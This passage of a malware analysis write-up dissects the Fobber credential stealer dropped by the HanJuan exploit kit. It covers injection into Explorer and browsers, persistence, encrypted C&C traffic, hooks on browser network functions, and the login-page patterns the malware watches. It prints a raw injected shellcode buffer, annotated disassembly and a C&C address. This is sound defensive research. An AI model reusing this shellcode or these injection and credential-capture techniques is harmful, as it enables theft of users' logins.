12:40:13,006	624	VirtualProtectEx	Protection => PAGE_EXECUTE_READWRITE ProcessHandle => 0x000000dc Address => 0x007212dd Size => 0x00000084	SUCCESS	0x00000001
12:40:13,006	624	LdrGetDllHandle	ModuleHandle => 0x77780000 FileName => kernel32	SUCCESS	0x00000000
12:40:13,006	624	WriteProcessMemory	Buffer => \xe8\x00\x00\x00\x00[\x81\xeb\xe3\x80\xe8\xa0j@h\x000\x00\x00h\x1d;\x00\x00j\x00\xff\x93B\x81\xe8\xa0\x85\xc0t8\x89\xc7\xbe\x1d;\x00\x00Vj\x00j\x00h\x1f\x00\x0f\x00h\xd4\x00\x00\x00\xff\x93J\x81\xe8\xa0\x85\xc0t\x18\x89\xf1\x89\xc6\x89\xfa\xf3\xa4\xc7\x00wwww\x81\xc2k9\x00\x00j\x02\xff\xd2j\x00\xff\x93R\x81\xe8\xa0V\x18yw\xf4\xee7\xac\xf1\x18ywr\x87-H\x10zyw\x0f\xfd\xdf\xb8\x00\x00\x00\x00\x00\x00\x00\x00 ProcessHandle => 0x000000dc BaseAddress => 0x007212dd	SUCCESS	0x00000001
12:40:16,537	624	NtResumeThread	SuspendCount => 1 ThreadHandle => 0x000000d8	SUCCESS	0x00000000
12:40:22,553	624	NtTerminateProces	ProcessHandle => 0x00000000	SUCC	0x00000000

At this point fobber.exe terminates and the malware execution continues in verclsid.exe.

Verclsid.exe (Fobber shellcode)

The main purpose of the Fobber shellcode inside of this process is to retrieve the process ID (PID) of Windows Explorer (explorer.exe) and inject a thread into the process. Injecting code into Windows Explorer is a very common stealth technique that's been used in malware for many years.

It is also worth nothing that, starting with the Fobber shellcode inside of the verclsid process, the malware begins using an interesting unpacking technique designed to slow analysis that is exhibited throughout the remainder of the Fobber malware's operation.

Before a function can be executed, its code is first decrypted, as seen in the image below (notice the junk instructions following "decode_more").

```
.shc:0041B21A loc_41B21A:                              ; CODE XREF: .shc:0041A298↑p
.shc:0041B21A                                          ; sub_41A2AE+11↑p ...
EIP→.shc:0041B21A call    decode_more
.shc:0041B21F jecxz   short loc_41B1C1
.shc:0041B221 popf
.shc:0041B222 loope   loc_41B297
.shc:0041B224 dec     esi
.shc:0041B225 dec     edx
.shc:0041B226 in      al, 7Eh
.shc:0041B228 db      2Eh
.shc:0041B228 push    ebx
.shc:0041B22A pop     edi
.shc:0041B22B jg      short near ptr loc_41B28A+1
.shc:0041B22D mov     esi, 0EAE9045Dh
.shc:0041B232 dec     esi
.shc:0041B233 sbb     al, al
.shc:0041B235 adc     eax, 45E714F3h
.shc:0041B23A outsb
.shc:0041B23B mov     esi, 147A36A2h
.shc:0041B240 add     [edi], al
.shc:0041B242 aas
.shc:0041B243 insb
.shc:0041B244 test    cl, ch
.shc:0041B246 fldenv  byte ptr [edx+18h]
```

And then after the call, the instructions become clear.

Eventually, when the function wants to return, it calls a special procedure that uses a ROP gadget.

```
.shc:0041B2A8 jnz     short loc_41B28A
.shc:0041B2AA loop    loc_41B254
.shc:0041B2AC
.shc:0041B2AC loc_41B2AC:                              ; CODE XREF: .shc:0041B22E↑j
.shc:0041B2AC pop     esi
.shc:0041B2AD pop     edi
.shc:0041B2AE pop     edx
.shc:0041B2AF pop     ecx
.shc:0041B2B0 leave
.shc:0041B2B1 push    8009Ch
EIP→.shc:0041B2B6 call    return_caller
.shc:0041B2B6 ; ---------------------------------------------------------------------------
.shc:0041B2BB unk_41B2BB db 0AEh ; «                   ; CODE XREF: .shc:0041B2FC↓j
.shc:0041B2BC db  66h ; f
.shc:0041B2BD db 0EDh ; f
.shc:0041B2BE db  1Ah
.shc:0041B2BF db    0
.shc:0041B2C0 db    0
.shc:0041B2C1 db 0E8h ; F
.shc:0041B2C2 db 0ECh ; 8
.shc:0041B2C3 db    1
.shc:0041B2C4 db    0
.shc:0041B2C5 db    0
```

In side the call seen above (“return_caller”), the return pointer is overwritten to point to the return pointer of the parent function (in this case, sub_41B21A). In addition, all the bytes of the function that was just executed have been re-encrypted, as seen below.

```
.shc:0041B21A ; ---------------------------------------------------------------------------
.shc:0041B21A
.shc:0041B21A loc_41B21A:                             ; CODE XREF: .shc:0041A298↑p
.shc:0041B21A                                         ; sub_41A2AE+11↑p ...
.shc:0041B21A call    decode_more
.shc:0041B21F push    ds
.shc:0041B220 xor     eax, 8885330Fh
.shc:0041B225 xor     ch, ch
.shc:0041B227 sbb     eax, 1EFD7CAh
.shc:0041B22C pop     ds
.shc:0041B22D xchg    eax, esi
.shc:0041B22E push    edx
.shc:0041B22F imul    edi, [esi+71A69A8Ch], 0Fh
.shc:0041B236 xor     bh, ah
.shc:0041B238 fsubr   st(4), st
.shc:0041B23A cmp     dh, [ecx+edx*2]
.shc:0041B23D loopne  loc_41B26F
.shc:0041B23F rcr     dword ptr [eax], cl
.shc:0041B241 add     bl, [edi+339A0950h]
.shc:0041B247 and     eax, 4D838470h
```


Such techniques can make the Fobber malware more difficult to analyze than traditional malware that unpack the entire binary image. Similar functionality is also seen in many commercial protectors, like Themida.

In order to locate the PID of Explorer, the malware searches for a known window name of “Shell_TrayWnd” that’s used by the Explorer process.

```
00793A22   6A 00          PUSH 0
00793A24   50             PUSH EAX
00793A25   FF93 E15BE8A0  CALL DWORD PTR DS:[EBX+A0E85BE1]   USER32.FindWindowA
00793A2B   85C0           TEST EAX,EAX
00793A2D   74 47          JE SHORT 00793A76
00793A2F   8D55 FC        LEA EDX,DWORD PTR SS:[EBP-4]
00793A32   52             PUSH EDX
00793A33   50             PUSH EAX
00793A34   FF93 E95BE8A0  CALL DWORD PTR DS:[EBX+A0E85BE9]   USER32.GetWindowThreadProcessId
00793A3A   FF75 FC        PUSH DWORD PTR SS:[EBP-4]
00793A3D   68 FF0F1F00    PUSH 1F0FFF
00793A42   E8 3D000000    CALL 00793A84
00793A47   85C0           TEST EAX,EAX
00793A49   74 2B          JE SHORT 00793A76
00793A4B   8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
00793A4E   41             INC ECX
00793A4F   51             PUSH ECX
00793A50   68 9B0C0000    PUSH 0C9B
00793A55   68 65390000    PUSH 3965
00793A5A   8D93 F943E8A0  LEA EDX,DWORD PTR DS:[EBX+A0E843F9]
00793A60   52             PUSH EDX

EAX=0006FD20, (ASCII "Shell_TrayWnd")
```

The shellcode uses the undocumented function RtlAdjustPrivilege to grant vercslid.exe the SE_DEBUG_PRIVILEGE. This will allow verclsid.exe to inject code into Windows Explorer without any issues. Following this function, more shellcode is decrypted in memory and a remote thread is created inside Explorer.



Following successful injection, verclsid.exe terminates and the malware continues inside of Windows Explorer


Explorer.exe (Fobber shellcode)

At this point the Fobber malware begins its main operations, to include establishing persistence on the victim computer, contacting the C&C server, and many more actions.

Persistence Fobber keeps a foothold on the victim computer by copying itself (fobber.exe) into an AppData folder called “Fobber” using the name nemre.exe. On a typical computer, this path might look like:

C:UsersAppDataRoamingnemre.exe

The binary is launched when a user logs in using a traditional “Run” key method in the registry.




Whenever nemre.exe is launched at login, it will proceed using the same flow of execution, injecting into verclsid.exe and then inside Windows Explorer.

Modifying Internet Settings Fobber also makes a few various changes to the victim’s Internet settings to ensure everything runs smoothly

```
HKCUSoftwareMicrosoftInternet ExplorerMain Value: TabProcGrowth - Set to 1 (on) HKCUSoftwareMicrosof
```

In addition, if the Firefox browser is installed, Fobber will attempt to modify browser settings by disabling the SPDY protocol, although it doesn’t seem like this function was implemented correctly.

Contacting the command server Communication with C&C is encrypted using what is believed to be a custom algorithm. Additionally, the content sent by the server is signed by it's RSA1 key (to prevent botnet hijacking), while the Fobber code has the public key embedded within, verifying the signature before processing the content.



The communication is initialized by the infected client's POST request; the data sent from the client is always prompted by it's ID that consists of the **hard disk volume serial number** and the **OS install date**. Following this content is content specific to the request made to the server. Example (initial request: 18 bytes long) raw:

```
79 3B C3 40 9B AC 80 55 00 05 00 00 00 50 4C 00 00 FF |y;Ă@›¬€U....PL..˙|
```


after encoding:

```
7A 32 53 3C 6E B6 BC 3F 92 27 5C 3F F7 0C 21 0F 0B C8 |z2S.n..?.'?..!...|
```

During the process of communication, the command server may sent some notable payloads, i.e:

- Updated explorer shellcode
- List of new command servers

The payloads are saved in the malware's directory – in encrypted form – and decrypted by Fobber as needed:



Thus far we have observed three particular files the Fobber malware looks for, which are: **ktx.sdd**, **lerp.wpo**, and **mlc.dfw**. As of the time of this writing, the we have not ascertained what mlc.dfw is used for, although we believe it will still be stored in an encrypted format like other Fobber files.


Updating Command Servers One file Fobber downloads periodically from the command server is called “lerp.wpo”. This file contains updated command server information to help the malware stay operational provided any command servers are taken down. The format for lerp.wpo is:

[Domain][Post Directory]

Below is an example of a decrypted lerp.wpo file:

```
003F810C | 35 2E 31 39 36 2E 31 38 39 2E 33 34 00 2F 48 63 | 5.196.189.34./Hc 003F811C | 6D 44 75 6F
```

When the list of new command servers arrives, Fobber switches to the new server:



Browser injection Fobber also keeps a close eye on processes that are running on the victim’s computer. In particular, Fobber checks for **Google Chrome**, **Internet Explorer** and **Mozilla Firefox** web browsers. Unlike traditional process enumeration used by malware, however, Fobber first takes each process name that is running and creates a checksum-like value to compare against hard-coded process checksums. By doing this, Fobber does

not have to include the name of the actual process it is searching for, only the checksum, which can further inhibit analysis. For example, the checksum for Internet Explorer is 0xFC03162D.

```
seg000:010FF30A                 mov     ecx, 400h
seg000:010FF30F                 repne scasd
seg000:010FF311                 mov     edi, esi
seg000:010FF313                 test    ecx, ecx
seg000:010FF315                 jnz     check_next_process
seg000:010FF31B                 lea     edx, [ebp-118h]
seg000:010FF321                 push    edx
seg000:010FF322                 call    create_process_checksum
seg000:010FF327                 mov     esi, 1
seg000:010FF32C                 cmp     eax, 0FC03162Dh ; iexplore.exe
seg000:010FF331                 jz      short found_browser
seg000:010FF333                 mov     esi, 2
seg000:010FF338                 cmp     eax, 0B70846FFh ; firefox.exe
seg000:010FF33D                 jz      short found_browser
seg000:010FF33F                 mov     esi, 3
seg000:010FF344                 cmp     eax, 7FCC96E6h  ; chrome.exe
seg000:010FF349                 jnz     short check_next_process
seg000:010FF34B
seg000:010FF34B found_browser:                          ; CODE XREF: seg000:010FF331↑j
seg000:010FF34B                                         ; seg000:010FF33D↑j
seg000:010FF34B                 push    dword ptr [ebp-134h]
seg000:010FF351                 push    0
seg000:010FF353                 push    1F0FFFh
seg000:010FF358                 call    dword ptr [ebx-5F1797DFh] ; OpenProcess
seg000:010FF35E                 test    eax, eax
seg000:010FF360                 jz      short check_next_process
seg000:010FF362                 push    edi
seg000:010FF363                 mov     edi, eax
seg000:010FF365                 cmp     dword ptr [ebx-5F178607h], 0
seg000:010FF36C                 jz      short not_64bit
```

Once Fobber has found a browser running, it will inject code into it using the same routine following the Windows Explorer injection.

Updating the malware Over time, Fobber can update itself by contacting the command server and downloading an additional file called “ktx.sdd”. This file will be downloaded into the Fobber directory along with nemre.exe and loaded into memory if it exists.

By doing this, the Fobber malware can “refresh” itself, further enabling it to maintain a foothold in the victim system, and also looking for new or different information to steal.

Chrome, Internet Explorer, or Firefox (Fobber shellcode)

Following successful browser injection, Fobber looks for the presence of library used by IBM Security Trusteer Rapport and tries to unload it from memory. Rapport offers protection of browser sessions, which will likely interfere with the malware’s operation.

```
seg000:00000646
seg000:00000646
seg000:00000646                 sub_646         proc near               ; CODE XREF: sub_60B+2A↑p
seg000:00000646 E8 AF 06 00+                    call    decode_string   ; rapportgp
seg000:0000064B 57                              push    edi
seg000:0000064C FF 93 D9 67+                    call    dword ptr [ebx-5F179827h] ; GetModuleHandleA
seg000:00000652 85 C0                           test    eax, eax
seg000:00000654 74 1C                           jz      short rapport_not_found
seg000:00000656
seg000:00000656                 loc_656:                                ; CODE XREF: sub_60B+F↑j
seg000:00000656 6A 00                           push    0
seg000:00000658 68 00 80 00+                    push    8000h
seg000:0000065D 6A 00                           push    0
seg000:0000065F 8D 83 EC 51+                    lea     eax, [ebx-5F17AE14h]
seg000:00000665 50                              push    eax
seg000:00000666 FF B3 B5 54+                    push    dword ptr [ebx-5F17AB4Bh]
seg000:0000066C FF A3 A1 68+                    jmp     dword ptr [ebx-5F17975Fh] ; VirtualFree
seg000:00000672                 ; ---------------------------------------------------------------------------
```

Following this check, Fobber checks to see what process it’s in and hooks certain functions accordingly.

```
seg000:0000143B                 hook_thread:
seg000:0000143B E8 72 10 00+                    call    decode_more
seg000:00001440 55                              push    ebp
seg000:00001441 89 E5                           mov     ebp, esp
seg000:00001443 E8 BF 0D 00+                    call    subtract_ebx
seg000:00001448 E8 35 F1 FF+                    call    alloc_local_wx
seg000:0000144D 8B 45 08                        mov     eax, [ebp+8]
seg000:00001450 3C 01                           cmp     al, 1
seg000:00001452 75 07                           jnz     short loc_145B
seg000:00001454 E8 E2 EC FF+                    call    hook_inet_functions ; Internet Explorer
seg000:00001459 EB 19                           jmp     short loc_1474
seg000:0000145B                 ; ---------------------------------------------------------------------------
seg000:0000145B
seg000:0000145B                 loc_145B:                               ; CODE XREF: seg000:00001452↑j
seg000:0000145B 3C 02                           cmp     al, 2
seg000:0000145D 75 07                           jnz     short loc_1466
seg000:0000145F E8 DF 15 00+                    call    near ptr hook_NSS_functions ; Firefox
seg000:00001464 EB 0E                           jmp     short loc_1474
seg000:00001466                 ; ---------------------------------------------------------------------------
seg000:00001466
seg000:00001466                 loc_1466:                               ; CODE XREF: seg000:0000145D↑j
seg000:00001466 3C 03                           cmp     al, 3
seg000:00001468 75 0A                           jnz     short loc_1474
seg000:0000146A E8 4E F0 FF+                    call    hook_Chrome_functions ; chrome
seg000:0000146F E8 85 11 00+                    call    loc_25F9
```

Using the Internet Explorer browser, common functions from wininet.dll are hooked: InternetCloseHandle and HttpSendRequest.

```
seg000:0000013B                 ; ---------------------------------------------------------------------------
seg000:0000013B
seg000:0000013B                 hook_inet_functions:                    ; CODE XREF: seg000:00001454↓p
seg000:0000013B E8 72 23 00+                    call    decode_more
seg000:00000140 57                              push    edi
seg000:00000141 E8 88 16 00+                    call    load_wininet
seg000:00000146 85 C0                           test    eax, eax
seg000:00000148 74 39                           jz      short loc_183
seg000:0000014A 8D 93 98 5B+                    lea     edx, [ebx-5F17A468h]
seg000:00000150 52                              push    edx
seg000:00000151 8D 93 69 6F+                    lea     edx, [ebx-5F179097h]
seg000:00000157 52                              push    edx
seg000:00000158 E8 99 0C 00+                    call    hook_API        ; InternetCloseHandle - hook_InternetCloseHandle
seg000:0000015D 8D 93 88 5B+                    lea     edx, [ebx-5F17A478h]
seg000:00000163 52                              push    edx
seg000:00000164 8D 93 AD 65+                    lea     edx, [ebx-5F179A53h]
seg000:0000016A 52                              push    edx
seg000:0000016B E8 86 0C 00+                    call    hook_API        ; HttpSendRequestA - hook_HttpSendRequestA
seg000:00000170 8D 93 90 5B+                    lea     edx, [ebx-5F17A470h]
seg000:00000176 52                              push    edx
seg000:00000177 8D 93 34 65+                    lea     edx, [ebx-5F179ACCh]
seg000:0000017D 52                              push    edx
seg000:0000017E E8 73 0C 00+                    call    hook_API        ; HttpSendRequestW - hook_HttpSendRequestW
seg000:00000183
seg000:00000183                 loc_183:                                ; CODE XREF: seg000:00000148↑j
seg000:00000183 5F                              pop     edi
seg000:00000184 68 4E 00 00+                    push    4Eh ; 'N'
seg000:00000189 E8 4C 28 00+                    call    return_caller
```

When a request is made where a user has to enter credentials for a website, Fobber checks to see if it's something interesting. To do this, it compares the url in the request to list regular expression strings that are decoded in memory. Each item in the list is prefixed with either "P" or "!GP," the meaning of which is not clear.

```
seg000:00000404
seg000:00000404                 next:                                   ; CODE XREF: sub_307+122↓j
seg000:00000404 56                              push    esi
seg000:00000405 57                              push    edi
seg000:00000406 E8 74 08 00+                    call    compare_url     ; P https://*
seg000:00000406 00                                                      ; !GP *microsoft.*
seg000:00000406                                                         ; !GP *google.*
seg000:00000406                                                         ; P *accounts.google.*/ServiceLoginAuth*
seg000:00000406                                                         ; !GP *facebook.*
seg000:00000406                                                         ; P *facebook.*/login.php*
seg000:00000406                                                         ; !GP *onlinechat.gmx.*
seg000:00000406                                                         ; P *service.gmx.*/cgi/login*
seg000:00000406                                                         ; !GP https://*.gateway.messenger.live.com*
seg000:00000406                                                         ; !GP *twitter.com*
seg000:00000406                                                         ; P *twitter.com/sessions*
seg000:0000040B 85 C0                           test    eax, eax
seg000:0000040D 74 0F                           jz      short loc_41E
seg000:0000040F FF 45 08                        inc     dword ptr [ebp+8] ; result found
seg000:00000412 80 3E 21                        cmp     byte ptr [esi], 21h ; '!'
seg000:00000415 75 07                           jnz     short loc_41E
seg000:00000417 C7 45 08 00+                    mov     dword ptr [ebp+8], 0
```

When Fobber finds a request matching an expression, it packages it by using the same custom algorithm, followed by sending it to the command server. Below is an example of a request to login to a Google account,

where the username and password are intercepted before being encrypted and sent to Google servers for authentication (username and password filtered).

Once it has arrived at the command server, the package will be decrypted and likely parsed using a separate program to extract relevant information, like usernames and passwords.

Conclusion

Every encounter with HanJuan EK is interesting because it happens so rarely. As always the exploit kit only targets the pieces of software that have the highest return on investment (read: most deployed and with available vulnerabilities): Internet Explorer and the Flash Player.

The malvertising component was a little bit out of place for such a stealthy exploit kit. This is also true for the site hosting the kit, a genuine Joomla! website in the Netherlands. We have passed on the information about that server so that a forensic analysis and full investigation can be conducted.

The dropped binary, which we nicknamed Fobber, has the ability to steal valuable user credentials and is also fairly resistant to removal by receiving updates to both itself and command servers. While our research teams have not observed Fobber stealing any banking information, it certainly seems possible considering the flexibility offered by the malware's update model. We will continue to provide any updates on Fobber in our blog as we see any improvements made in the malware.

Contributing analysts: @joshcannell @hasherezade
